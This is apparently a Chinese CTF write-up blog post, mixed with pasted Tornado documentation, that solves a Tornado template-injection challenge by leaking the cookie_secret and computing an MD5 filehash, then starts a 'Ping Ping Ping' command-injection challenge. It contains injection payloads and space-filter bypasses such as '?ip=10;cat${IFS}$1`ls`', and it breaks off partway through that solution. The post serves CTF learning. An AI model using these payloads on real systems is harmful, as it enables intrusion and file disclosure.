import tornado.ioloop
import tornado.web

class MainHandler(tornado.web.RequestHandler):
    def get(self):
        self.write("Hello, world")

def make_app():
    return tornado.web.Application([
        (r"/", MainHandler),
    ])

if __name__ == "__main__":
    app = make_app()
    app.listen(8888)
    tornado.ioloop.IOLoop.current().start()
```

https://blog.csdn.net/weixin_45813388
This example does not use any of Tornado's asynchronous features: for that see [this simple chat](#)

[Read the Docs](#) v: stable

是一个tornado框架，可以进行模板注入，这时候就要开始寻找尝试了，

Changed in version 5.1: NOW returns a `Future` instead of `None` .

RequestHandler.render(template_name: str, **kwargs) → Future[None] [\[source\]](#)

Renders the template with the given arguments as the response.

`render()` calls `finish()` , so no other output methods can be called after it.

Returns a `Future` with the same semantics as the one returned by `finish` . Awaiting this `Future` is optional.

Changed in version 5.1: Now returns a `Future` instead of `None` .


RequestHandler.render_string(template_name: str, **kwargs) → bytes [\[source\]](#)

Generate the given template with the given arguments.

We return the generated byte string (in utf8). To generate and write a template as a response, use `render()` above.

https://blog.csdn.net/weixin_45813388

可以看到有很多关于render的内容，感觉像是它第二个文件中给的样子了，尝试一下




<bound method ErrorHandler.render of <__main__.ErrorHandler object at 0x7f04ecbd0e50>

不行，还是不能得到我们想要的结果，在经过一番尝试之后，我找到了这个

RequestHandler.settings

An alias for `self.application.settings` .



{'autoreload': True, 'compiled_template_cache': False, 'cookie_secret': '288192ff-679e-4e89-95eb-76d53ac30f9d'}

找了挺久的，这个指令让我们找到了hint中所说的cookie_secret然后就是要用hint中的另一个帮助了

```
1 import hashlib
2 hash = hashlib.md5()
3
4 filename = '/f1111111111lag'
5 cookie_secret = "288192ff-679e-4e89-95eb-76d53ac30f9d"
6 hash.update(filename.encode('utf-8'))
7 s1 = hash.hexdigest()
8 hash = hashlib.md5()
9 hash.update((cookie_secret+s1).encode('utf-8'))
10 print(hash.hexdigest())
```

https://blog.csdn.net/weixin_45813388

```

#python3
import hashlib
hash = hashlib.md5()

filename='/fllllllllllllag'
cookie_secret="288192ff-679e-4e89-95eb-76d53ac30f9d"
hash.update(filename.encode('utf-8'))
s1=hash.hexdigest()
hash = hashlib.md5()
hash.update((cookie_secret+s1).encode('utf-8'))
print(hash.hexdigest())

```

```

#python2
#!/-*-coding:utf-8 -*-
import hashlib
def md5(s):
    md5 = hashlib.md5()
    md5.update(s)
    print(md5.hexdigest())
    return md5.hexdigest()

def filehash():
    filename = '/fllllllllllllag'
    cookie_secret = '288192ff-679e-4e89-95eb-76d53ac30f9d'
    print(cookie_secret + md5(filename))
    print(md5(cookie_secret + md5(filename)))
if __name__ == '__main__':
    filehash()

```

```
12c05aef4b4ba01da4737e984600848c
```

借助hint中的MD5加密，用python脚本跑一下就可以得到对应的filehash，最后构造下面的payload就能得到flag `file?`

```
filename=/fllllllllllllag&filehash=12c05aef4b4ba01da4737e984600848c
```

[GXCTF2019]Ping Ping Ping

打开靶机，发现是一道很明显的命令注入题，

先输个ip没有问题，然后输一下ls，发现可以出来目录下的文件



```
/?ip=  
  
PING 10 (0.0.0.10): 56 data bytes  
flag.php  
index.php
```

https://blog.csdn.net/weixin_45813388

可以看到目录下有flag和index两个文件，肯定想直接得到flag，就用cat



```
/?ip= fxck your space!
```

emmm，太凶了，但是知道空格被绕过了，试一试 `/**/`



```
/?ip= 1fxck your symbol!
```

还是不行，害~再换成 `${IFS}$`



```
/?ip= 1fxck your symbol!
```

枯了枯了，再试试 `${IFS}$1`



```
/?ip= fxck your flag!
```

flag又被过滤了...

这时候其实有两种解法，

解法一：是用内嵌执行绕过，先摆上payload

```
?ip=10;cat${IFS}$1`ls`
```

